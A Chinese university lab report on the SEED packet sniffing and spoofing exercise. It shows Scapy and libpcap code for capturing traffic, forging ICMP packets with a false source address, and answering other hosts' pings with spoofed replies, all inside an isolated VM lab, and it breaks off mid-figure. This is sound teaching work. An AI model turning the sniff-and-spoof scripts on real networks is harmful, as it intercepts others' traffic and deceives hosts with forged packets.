



山东大学
SHANDONG UNIVERSITY

Lab1: Packet Sniffing and Spoofing Lab

实验报告

课程名称： 网络安全

姓名： 刘舒畅（学号： 202122460175）

李 昕（学号： 202100460065）

林宗茂（学号： 202100460128）

指导老师： 郭山清

专业： 密码科学与技术

2023 年 9 月 25 日

目录

1	实验分工	1
2	实验目标	1
3	实验原理	1
3.1	Sniffing 原理	1
3.2	Spoofing 原理	1
3.3	Scapy 库和 pcap 库	2
3.4	抓包过滤器 (Berkeley packet filters)	2
4	实验器材	2
5	实验步骤及运行结果	3
5.1	环境搭建	3
5.2	Lab Task Set 1: 使用 Scapy 完成嗅探和伪造	3
5.2.1	Task 1.1: 嗅探数据包	4
5.2.2	Task 1.2: 伪造 ICMP 数据包	6
5.2.3	Task 1.3:Traceroute	7
5.2.4	Task 1.4: 嗅探然后伪造	8
5.2.5	Task 1.4 Hint:ARP 协议的原理	11
5.2.6	任务一收获和总结	12
5.3	Lab Task Set 2: 编写程序进行嗅探和欺骗数据包	12
5.3.1	Task 2.1: 编写包嗅探程序	13
5.3.2	Task 2.2: 数据包伪造	24
5.3.3	Task 2.3: 嗅探与伪造结合	30
5.3.4	任务二收获和总结	34
A	附录	35
A.1	Task2.1A 源代码	35

A.2	Task2.1B 源代码	36
A.3	Task2.1C 源代码	40
A.4	Task2.2A 源代码	43
A.5	Task2.2B 源代码	46
A.6	Task2.3 源代码	49

1 实验分工

刘舒畅：实验代码编写，SEEDLAB 实验环境操作，报告校对

李昕：实验原理分析，报告编写

林宗茂：SEEDLAB 实验环境操作，报告校对

2 实验目标

任务一 对计算机 sniff 和 spoof 过程有较为清晰的认识，掌握基本 sniff 和 spoof 程序的使用方法，学会使用 python 库函数调用 scapy 库编写嗅探伪造程序，了解 BPF 过滤规则，。

任务二 了解 C 语言 pcap 库的使用方法，了解了 raw_socket 的相关原理，学会使用 C 语言完成 sniffing_spoofing 过程

3 实验原理

3.1 Sniffing 原理

Sniffing（嗅探）是指通过拦截网络数据流量，以获取传输数据的技术或过程。如果网卡处于混杂（promiscuous）模式，那么它就可以捕获网络上所有的数据帧，处于对网络的“监听”状态，如果一台机器被配置成这样的方式，该网卡将具备“广播地址”，将从网络中接收到的每个数据帧，即使 MAC 与目标 MAC 并不匹配，它对遇到的每一个帧都产生一个硬件中断以便提醒操作系统处理流经该物理媒体上的每一个报文包。

3.2 Spoofing 原理

Poofing 技术就是攻击者自己构造数据包的 ip/tcp 数据包帧头部数据来达到自己的目的，数据包的伪造一般由数据包的构造和发送数据包两个步骤构成，一般来说，sniffing 和 poofing 会联合起来使用，攻击者首先进行数据包的嗅探，然后会使用 poofing 技术来构造数据包来劫持会话或者去获取更多信息。

3.3 Scapy 库和 pcap 库

Scapy 是一个强大的交互式数据包处理程序，用于创建、发送和捕获网络数据包。它允许开发人员构建自定义的网络协议、执行网络流量分析、进行网络安全测试等操作。

pcap (Packet Capture Library)，即数据包捕获函数库，使开发人员能够编写程序来从网络接口或存储的数据文件中捕获数据包，并对这些数据包进行分析、过滤和处理。

3.4 抓包过滤器 (Berkeley packet filters)

pcap 支持一种过滤语言——“伯克利包过滤”语法 (BPF)，使用特定的 BPF 过滤规则，可以筛选出特定类型的数据包。BPF 语法由一个或多个基元（基元通常是由 id(名称或序号) 加上限定符组成）组成。

限定符分为三种，分别为 type 限定符：规定了 id 名或 id 序号指的是哪种类型的数据，可能的 type 有 host、net、prot 和 protranage。

dir 限定符：规定了流量是从 id 流进还是流出的（或两种兼有）。可能的 dir 有 src、dst、src or dst、src and dst、addr1、addr2、addr3 和 addr4。

Proto 限定符：规定了所匹配的协议。可能的 proto 有：ether、fddi、tr、wlan、ip、ip6、arp、rarp、decnet、tcp 和 udp。

此外，可以使用修饰符和运算符组合协议来生成复杂的筛选器表达式，支持的协议包括 icmp, ip, tcp, udp 等，有效修饰符包括“(”, “!=”, “&&”, “||”。

4 实验器材

名称	版本
系统	Ubuntu20.04
捕包工具	Wireshark
编程语言	c, python

5 实验步骤及运行结果

5.1 环境搭建

按照实验要求，下载并安装 VirtualBox，并在虚拟机中安装 Seed-Ubuntu20.04 的完整镜像。按照实验文档要求，配置 NAT 网络和网卡混杂模式如下图所示：




Figure 1: 环境配置

之后打开虚拟机，使用准备好的 docker-compose.yml 去配置虚拟机环境，输入命令运行 `docker-compose up -d` 在后台运行




Figure 2: 环境配置 2

5.2 Lab Task Set 1: 使用 Scapy 完成嗅探和伪造

此任务的主要目的是学习如何使用 scapy 进行数据包的嗅探

5.2.1 Task 1.1: 嗅探数据包

Task 1.1A: 运行嗅探程序

建立一个 python 文件 task1_1.py:

```
1 from scapy.all import *
2 def print_pkt(pkt):
3     pkt.show()
4 pkt = sniff(iface = 'br-fd88467e4c1d', filter='icmp', prn=print_pkt)
5 print(pkt)
```

给 task1_1.py 文件赋予 root 权限, 并以管理员身份运行文件, 在另一个 Terminal 中执行 ping 10.9.0.5 (已打开的容器), 可以看到成功嗅探到数据包

```
root@VM:/home/seed/Desktop/Lab1# python3 task1_1.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:2a:1b:79:03
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 9525
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0x15d
  src      = 10.9.0.1
  dst      = 10.9.0.5
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xa0ca
  id       = 0x7
  seq      = 0x1
```

Figure 3: 嗅探数据包

使用 seed 用户 (即没有 root 权限) 去运行 sniffer, 可以看到, 提示 PermissionError: [Errno 1] Operation not permitted。根据报错信息可知, rawsocket 相关的 api 并不能为

普通用户所调用，因此我们需要提权以正常运行程序。

```
[09/07/23]seed@VM:~/.../Lab1$ task1_1.py
Traceback (most recent call last):
  File "./task1_1.py", line 5, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_socket(L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Figure 4: 无权限

Task 1.1B: 使用 BPF 设置 filter

在这个小实验中，对 Sniff 函数中的 filter 参数进行设置，以便只抓取想要分析的数据包，修改 1.1a 代码如下：

```
7 from scapy.all import *
8 def print_pkt(pkt):
9     return pkt.summary()
10    #pkt.show()
11 pkt = sniff(iface = 'br-fd88467e4c1d',filter='icmp', prn=print_pkt)
12 pkt = sniff(filter='icmp', prn=print_pkt)
13 #pkt = sniff(filter='tcp and src host 10.0.2.12 and dst port 23', prn=print_pkt)
14 #pkt = sniff(filter='net 128.230.0.0/16', prn=print_pkt)
15 print(pkt)
```

即设置 (1)filter= 'icmp' 只抓取 ICMP 报文:

```
root@VM:/home/seed/Desktop/Lab1# python3 task1_1.py
Ether / IP / ICMP 10.0.2.15 > 39.156.66.10 echo-request 0 / Raw
Ether / IP / ICMP 39.156.66.10 > 10.0.2.15 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.15 > 39.156.66.10 echo-request 0 / Raw
Ether / IP / ICMP 39.156.66.10 > 10.0.2.15 echo-reply 0 / Raw
```

Figure 5: 只抓取 ICMP 报文

(2)filter= 'tcp and src host 10.0.2.12 and dst port 23' 只抓取来自主机 ip 为 10.0.2.12 的发往目的主机 23 端口的 TCP 报文:


```
root@VM:/home/seed/Desktop/Lab1# python3 task1_1.py
Ether / IP / TCP 10.0.2.12:ftp_data > 10.0.2.13:telnet S
```

Figure 6: 只抓取来自主机 ip 为 10.0.2.12 的发往目的主机 23 端口的 TCP 报文

(3)filter= ‘net 128.230.0.0/16’ 只抓取来自该网段的报文:

```
root@VM:/home/seed/Desktop/Lab1# python3 task1_1.py
Ether / IP / TCP 10.0.2.12:ftp_data > 128.230.0.0:http S
Ether / IP / TCP 128.230.0.0:ftp_data > 10.0.2.12:http S
```

Figure 7: 只抓取来自特定网段的报文

5.2.2 Task 1.2: 伪造 ICMP 数据包

按照文档，编写以下代码，利用 Scapy 将 IP 数据包的字段设置为特定值，达到利用任意源 IP 地址欺骗 IP 数据包：

```
1 a = IP()#创建IP类
2 a.src = '10.0.2.3' #本地地址为10.0.2.15，伪造源地址为10.0.2.3
3 a.dst = '10.0.2.4'#目的地址
4 b = ICMP()#创建ICMP类
5 p = a/b #reload '/' to present cascading
6 send(p)
```

f

运行 py 程序，并利用 wireshark 创建抓包任务查看，可以看到，欺骗成功：

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-09-08 02:2...	PcsCompu_3c:b2:d8	Broadcast	ARP	60	Who has 10.0.2.4? Tell 10.0.2.15
2	2023-09-08 02:2...	PcsCompu_50:c0:5c	PcsCompu_3c:b2:d8	ARP	42	10.0.2.4 is at 08:00:27:50:c0:5c
3	2023-09-08 02:2...	10.0.2.3	10.0.2.4	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 4)
4	2023-09-08 02:2...	10.0.2.4	10.0.2.3	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 3)

Figure 8: 抓包

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::e951:fd73:c98b:7797 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:50:c0:5c txqueuelen 1000 (Ethernet)
RX packets 53547 bytes 80556467 (80.5 MB)
RX errors 0 dropped 0 overruns 0 frame 0
```

Figure 9: 包字段

5.2.3 Task 1.3:Traceroute

本实验的目的是使用 Scapy 来估计虚拟机到另一特定 IP 之间的路由器距离，我们可以设置 IP 数据包的 TTL 字段，中间途径的路由器会发送一个 ICMP 包，以收到的 ICMP 数据包来获得途径的路由器 IP 以及路由器的数量。编写代码，遍历应答包，从而输出应答包中的源 IP 地址（即中间路由器的 IP 地址），以及 ttl 字段，代码如下：

```
16 from scapy.all import *
17 def Traceroute(dst, ttl = 30):
18     ans, unans = sr(IP(dst = dst,ttl = (1,ttl)) / ICMP())//sr为send and recive, 用于向ping的
        目的地址发包并收包
19     for ttl, ip in ans:
20         print(ttl.ttl, ip.src)
21 Traceroute('baidu.com')
```

得到以下结果：

```
root@VM:/home/seed/Desktop/Lab1# python3 task1_3.py
Begin emission:
Finished sending 30 packets.
.*****^C
Received 24 packets, got 23 answers, remaining 7 packets
1 10.0.2.1
2 192.168.250.250
3 192.168.249.178
4 218.201.102.25
5 221.183.94.38
6 221.183.128.122
7 219.158.11.94
8 110.242.66.178
9 221.194.45.134
10 110.242.68.66
11 110.242.68.66
12 110.242.68.66
13 110.242.68.66
14 110.242.68.66
15 110.242.68.66
16 110.242.68.66
17 110.242.68.66
18 110.242.68.66
```

Figure 10: 追踪结果

发送了 30 个数据包，收到 23 的应答包，遍历可得 10 个不同 IP，估算路由器距离

约为 10.

5.2.4 Task 1.4: 嗅探然后伪造

本实验需要用到两台虚拟机，其中，虚拟机 B 执行 ping 命令，虚拟机 A 运行前几个任务已经编写的嗅探-伪造程序，当监听到此局域网上有 ICMP 请求报文，便立即使用伪造技术来进行响应。

当我们伪造 ICMP 回复包时应该将捕获的 ICMP 请求包的源目的 MAC 地址、源/目的 IP 地址进行交换，将 ICMP 的 type 字段置为 echo-reply，id 为识别号，用于匹配 Request 与 Reply 包，seq 为报文序列号，用于标记报文顺序，所以 id 字段与 seq 字段都需要与请求包保持一致。

虚拟机 A 运行以下程序：

```
7 def spoof(pkt):
8     ip = pkt[IP]#直接从原包的各报头上进行修改
9     ip.src,ip.dst = pkt[IP].dst,pkt[IP].src#目的与源地址互换
10    icmp = pkt[ICMP]
11    icmp.type = 0#echo reply message
12    del pkt[ICMP].chksum#重新计算checksum
13    new_pkt = ip/icmp
14    print(new_pkt.summary())
15    new_pkt.show()
16    send(new_pkt)
17 pkt = sniff(filter = 'icmp[icmptype]==icmp-echo and src host 10.0.2.4', prn = spoof)
```

f

此时主机 B 进行 ping1.2.3.4 操作，可以看到，此时 ping 命令 reply 包的 src 地址为 1.2.3.4，但是这个 reply 包实际则是虚拟机 A 伪造的，成功达到了 Sniffing and Spoofing 的目的：

```
[09/08/23]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=22.2 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=24.5 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=20.1 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=18.3 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=21.8 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=19.8 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=22.8 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=21.7 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=26.8 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=21.8 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=27.6 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=25.9 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=20.8 ms
64 bytes from 1.2.3.4: icmp_seq=14 ttl=64 time=27.5 ms
64 bytes from 1.2.3.4: icmp_seq=15 ttl=64 time=25.8 ms
64 bytes from 1.2.3.4: icmp_seq=16 ttl=64 time=28.9 ms
64 bytes from 1.2.3.4: icmp_seq=17 ttl=64 time=27.5 ms
64 bytes from 1.2.3.4: icmp_seq=18 ttl=64 time=15.9 ms
64 bytes from 1.2.3.4: icmp_seq=19 ttl=64 time=17.8 ms
```

Figure 11: ping1.2.3.4

分析成功原因，即 IP 地址为 1.2.3.4 的主机与执行 ping 命令的虚拟机 B 不在同一局域网，且 1.2.3.4 在互联网上并不真实存在，所以 B 的 ARP 高速缓存中并没有 1.2.3.4，所以需要在本局域网内发送 ARP 请求分组，最终把路由器 10.0.2.1 的 IP 地址解析为 MAC 地址，并向其发送 ICMP 请求包，此时运行的伪造程序嗅探到 Echo-Request 包，并伪造 Echo-Reply 包发送，所以主机 B 会收到伪造的 reply 包。

之后尝试 Ping 一个在 LAN 中不存在的 IP 地址：10.9.0.99，发现在 ping 本局域网内不存在的主机时，不会收到响应包，而且会有一个提示信息：目的主机不可到达；而且伪造程序也没有发送伪造的 Echo-Reply 包。

```
[09/08/23]seed@VM:~$ ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable
From 10.9.0.1 icmp_seq=2 Destination Host Unreachable
From 10.9.0.1 icmp_seq=3 Destination Host Unreachable
From 10.9.0.1 icmp_seq=4 Destination Host Unreachable
From 10.9.0.1 icmp_seq=5 Destination Host Unreachable
From 10.9.0.1 icmp_seq=6 Destination Host Unreachable
From 10.9.0.1 icmp_seq=7 Destination Host Unreachable
From 10.9.0.1 icmp_seq=8 Destination Host Unreachable
From 10.9.0.1 icmp_seq=9 Destination Host Unreachable
```

Figure 12: ping10.9.0.99

这是因为 IP 地址为 10.9.0.99 的主机与主机 B 属于同一局域网，且不存在于互联网中，所以主机 B 的高速缓存中不会有 10.0.2.64，会广播发送 ARP 请求分组，但是局域网中的每一个主机都不会与 10.9.0.99 匹配，所以并不会有一个 IP 到 MAC 的映射，只是重复发送 ARP 分组，所以会有提示信息：主机不可达。因此，虚拟机 B 不会发送 ICMP 请求包，所以嗅探伪造程序并不会嗅探到 ICMP 请求，也就不会进行一个 ICMP 响应包的伪造与发送。

最后，为了对比，我们 ping 一个真实存在的 ip 地址 8.8.8.8，可以看到收到了两种 TTL 的报文如下：

```
[09/08/23]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=44.9 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=51.6 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=18.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=51.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=25.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=51.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=110 time=51.1 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=21.1 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=110 time=51.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=6 ttl=64 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=110 time=51.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=7 ttl=64 time=23.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=110 time=51.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=8 ttl=64 time=17.9 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=110 time=51.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=9 ttl=64 time=25.1 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=110 time=51.2 ms (DUP!)
```

Figure 13: ping8.8.8.8

有图分析可得，IP 为 8.8.8.8 的主机与虚拟机 B 不在同一局域网，但是存在于互联网中，故 B 在局域网内广播发送 ARP 请求分组，此时需要将路由器 10.0.2.1 的 IP 解析为 MAC，之后路由器 10.0.2.1 会继续在其他局域网中广播 ARP 请求分组，直至找到主机 8.8.8.8。

在这个过程中，当解析到路由器 10.0.2.1 的 MAC 后，主机 B 便会发送 ICMP 请求包，这时嗅探伪造程序会嗅探到 ICMP 请求包，之后进行 Echo-Reply 的伪造并发送，同时当找到 8.8.8.8 的主机后，IP 为 8.8.8.8 也会进行一个 ICMP 请求的响应。所以不仅会收到伪造的响应包，也会收到正常响应的包，但是因为伪造的响应包是由与 B 处于同一局域网内的主机 A 发送，而正常响应的包需要经过路由器的转发才会到达主机 B，故观察到 TTL 分为两种且 time 取值分为一大一小两类。

5.2.5 Task 1.4 Hint:ARP 协议的原理

在实验 1.4 的末尾，文档要求理解 ARP 的工作原理，通过检索网络资料了解到，当 ping 目的 IP 时，需要先检索主机本身的 ARP 高速缓存中是否有目的 IP 的 IP 地址，如果主机本身的 ARP 高速缓存中有目的 IP 的 IP 地址，则直接查出对应的 MAC 地址，如果没有，则会在本局域网上以广播的形式发送 ARP 请求分组，在同一局域网内的主机都会收到此 ARP 请求分组，只有主机的 IP 与 ARP 请求分组中要查询的 IP 一致，才会作出响应，否则仅仅做丢弃处理；

若主机 B 与主机 A 不在同一局域网，则主机 A 发送给主机 B 的 ICMP 报文首先需要通过与主机 A 连接在同一个局域网上的路由器来转发，所以主机 A 这时需要把路由器的 IP 地址解析为 MAC 地址，并向其发送 ICMP 报文，那么该路由器会在另一局域网继续发送 ARP 请求分组，直至找到主机 B。

我们使用实验指导文档提供的 `ip route get` 命令进行测试。测试的 ip 与 Task1.4 相同，即 1.2.3.4 (局域网/互联网均不存在)，10.9.0.99(属于同一局域网/不存在于互联网)，8.8.8.8(不在同一局域网，但是存在于互联网) 三个 ip 地址，得到以下三个结果：

```
[09/25/23]seed@VM:~$ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.1 dev enp0s3 src 10.0.2.15 uid 1000
```

Figure 14: ip route get 1.2.3.4

```
[09/25/23]seed@VM:~$ ip route get 10.9.0.99
10.9.0.99 dev br-fd88467e4c1d src 10.9.0.1 uid 1000
```

Figure 15: ip route get 10.9.0.99

```
[09/25/23]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.15 uid 1000
```

Figure 16: ip route get 8.8.8.8

其解释与 task1.4 原理一致，IP 地址为 1.2.3.4 的主机与执行 ping 命令的主机 (10.0.2.15) 不在同一局域网，主机的 ARP 高速缓存中并没有 1.2.3.4，需要在本局域网内发送 ARP 请求分组。又 1.2.3.4 在互联网上并不真实存在，最终把路由器 10.0.2.1 的 IP 地址解析为 MAC 地址，并向其发送 ICMP 请求包。

IP 地址为 10.0.2.64 的主机与 10.0.2.15 主机属于同一局域网，且 10.0.2.64 不存在于互联网中。高速缓存中没有 10.0.2.64，所以会广播发送 ARP 请求分组，但是局域网

中的每一个主机都不会与 10.0.2.64 匹配，所以并不会有一个 IP 到 MAC 的映射，只是重复发送 ARP 分组。在这个过程中，没有发送 ICMP 请求，故在 TASK1.4 的实验中观察到程序并不会嗅探到 ICMP 请求。

IP 为 8.8.8.8 的主机与主机 10.0.2.15 不在同一局域网，但是存在于互联网中。高速缓存中没 8.8.8.8 的 MAC，所以该主机在局域网内广播发送 ARP 请求分组 (但是局域网内的没有主机回应)，此时需要将路由器 10.0.2.1 的 IP 解析为 MAC，之后路由器 10.0.2.1 会继续在其他局域网中广播 ARP 请求分组，直至找到主机 8.8.8.8。在这个过程中，当解析到路由器 10.0.2.1 的 MAC 后，主机 10.0.2.15 会发送 ICMP 请求包，故在 TASK1.4 的实验中观察到程序嗅探到 ICMP 请求。

5.2.6 任务一收获和总结

主要收获是大致了解了 python scapy 库的使用方法以及 BPF 过滤规则，了解了 raw_socket 的相关原理，了解了 ARP 协议的工作流程，学会了如何使用 python 代码来实现 sniffing 和 spoofing 过程。动手实践了基于 pythonsniffing 和 spoofing，并使用抓包工具观察并分析了伪造的数据包。

同时，熟悉了 SEEDLAB 实验环境的搭建流程和基本操作，了解了 docker 的工作原理和基本使用方法。

5.3 Lab Task Set 2: 编写程序进行嗅探和欺骗数据包

在开始 Task2 实验之前，首先执行 \$dcup 命令，打开容器，之后运行 \$dockps 命令，查看当前容器如下图：

```
[09/25/23] seed@VM:~$ dockps
1c88886dbce8    hostA-10.9.0.5
2e240645c9aa    seed-attacker
0e1b792c2bd6    hostB-10.9.0.7
542f0bbe04b4    mysql-10.9.0.6
```

Figure 17: 容器名

之后进行 Task 实验。

5.3.1 Task 2.1: 编写包嗅探程序

Task 2.1A : 了解嗅探器的工作原理

Sniffer 程序需要对每个捕获到的数据包将其源 IP 地址和目的 IP 地址打印出来, 查询资料可知, 以太网的头部类型字段是 0x800, 通过识别 0x800 来确定 ip 头部,

利用 C 语言, 参考实验文档范例代码, 编写嗅探代码如下:

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <arpa/inet.h>
5 /* This function will be invoked by pcap for each captured packet.
6    We can process each packet inside the function.
7 */
8 void got_packet(u_char *args, const struct pcap_pkthdr *header,
9    const u_char *packet)
10 {
11     u_short* eth_type = (u_short*)(packet+12); //eth type
12     u_char * ip_head = (u_char*)(packet+14); //ip头位置
13     if(ntohs(*eth_type) == 0x0800){ // 0x0800 is IPv4 type
14         struct in_addr* src_ip = (struct in_addr*) (ip_head + 12); //两个ip相对ip头的相对字节偏移
15         struct in_addr* dst_ip = (struct in_addr*) (ip_head + 16);
16         printf("From: %s\n", inet_ntoa(*src_ip)); //inet_ntoa的作用是将in_addr形式的ip地址转换为点分十进制格式的字符串形式ip地址
17         printf(" To: %s\n", inet_ntoa(*dst_ip));
18         printf("\n");
19     }
20 }
21 int main()
22 {
23     pcap_t *handle;
24     char errbuf[PCAP_ERRBUF_SIZE];
25     struct bpf_program fp;
26     char filter_exp[] = "icmp";
27     bpf_u_int32 net;
28
29     // Step 1: Open live pcap session on NIC with name eth3.
30     //      Students need to change "eth3" to the name found on their own
```



```

31 //      machines (using ifconfig). The interface to the 10.9.0.0/24
32 //      network has a prefix "br-" (if the container setup is used).
33 handle = pcap_open_live("br-fd88467e4c1d", BUFSIZ, 1, 1000, errbuf);\\1为以混杂模式
    监听网口
34
35 // Step 2: Compile filter_exp into BPF psuedo-code
36 pcap_compile(handle, &fp, filter_exp, 0, net);
37 if (pcap_setfilter(handle, &fp) !=0) {
38 }
39
40 // Step 3: Capture packets
41 pcap_loop(handle, -1, got_packet, NULL);//-1表示无限循环
42
43 pcap_close(handle); //Close the handle
44 return 0;
45 }

```

运行嗅探代码，并尝试 ping 10.9.0.5 得到：

```

root@VM:/home/seed/Desktop/Lab1# ./sniff_1
From: 10.9.0.1
  To: 10.9.0.5

From: 10.9.0.5
  To: 10.9.0.1

From: 10.9.0.1
  To: 10.9.0.5

From: 10.9.0.5
  To: 10.9.0.1

From: 10.9.0.1
  To: 10.9.0.5

From: 10.9.0.5
  To: 10.9.0.1

```

Figure 18: 运行嗅探程序

Q1: 描述在你的嗅探程序中的库函数的调用：

在运行代码时，第一步，程序启动 pcap 监听网卡，使用 pcap_open_live() 函数打开指定的网络接口；第二步，编译 BPF 过滤器，使用 pcap_compile() 函数将过滤器表达式编译成 BPF (Berkeley Packet Filter) 伪码；第三步，设置过滤器，使用 pcap_setfilter()

函数将编译后的过滤器应用于捕获会话；第四步，开始捕获，使用 pcap_loop() 函数循环捕获数据包，每捕获到一个数据包，就会调用”got_packet” 函数来处理该数据包；第五步，关闭捕获，使用 pcap_close(handle) 函数来关闭捕获。

Q2: 为什么需要 root 权限才能运行嗅探程序？不使用 root 权限运行该程序会在哪里报错？

因为混杂模式需要使用 raw_socket，从而必须要求 root 权限。当不使用 root 权限时，第一步监听网卡 pcap_open_live() 函数就会报错。

Q3: 打开嗅探程序的混杂模式。打开和关闭这个模式有什么区别？

混杂模式下可以受到同网段下的其他主机发送出去的数据包，但是关闭混杂模式之后，则只能收到发送或通过自己本 IP 的数据包。如下图所示（使用 ip link show 命令查看网络接口信息）：

<pre>root@lc88886dbce8:/# ping 10.9.0.7 PING 10.9.0.7 (10.9.0.7) 56(84) bytes ^C 64 bytes from 10.9.0.7: icmp_seq=1 tt 64 bytes from 10.9.0.7: icmp_seq=2 tt 64 bytes from 10.9.0.7: icmp_seq=3 tt 64 bytes from 10.9.0.7: icmp_seq=4 tt 64 bytes from 10.9.0.7: icmp_seq=5 tt 64 bytes from 10.9.0.7: icmp_seq=6 tt ^C --- 10.9.0.7 ping statistics --- 6 packets transmitted, 6 received, 0% rtt min/avg/max/mdev = 0.055/0.063/0. root@lc88886dbce8:/# ping 10.9.0.7 PING 10.9.0.7 (10.9.0.7) 56(84) bytes 64 bytes from 10.9.0.7: icmp_seq=1 tt 64 bytes from 10.9.0.7: icmp_seq=2 tt 64 bytes from 10.9.0.7: icmp_seq=3 tt 64 bytes from 10.9.0.7: icmp_seq=4 tt 64 bytes from 10.9.0.7: icmp_seq=5 tt 64 bytes from 10.9.0.7: icmp_seq=6 tt ^C --- 10.9.0.7 ping statistics --- 4 packets transmitted, 4 received, 0% rtt min/avg/max/mdev = 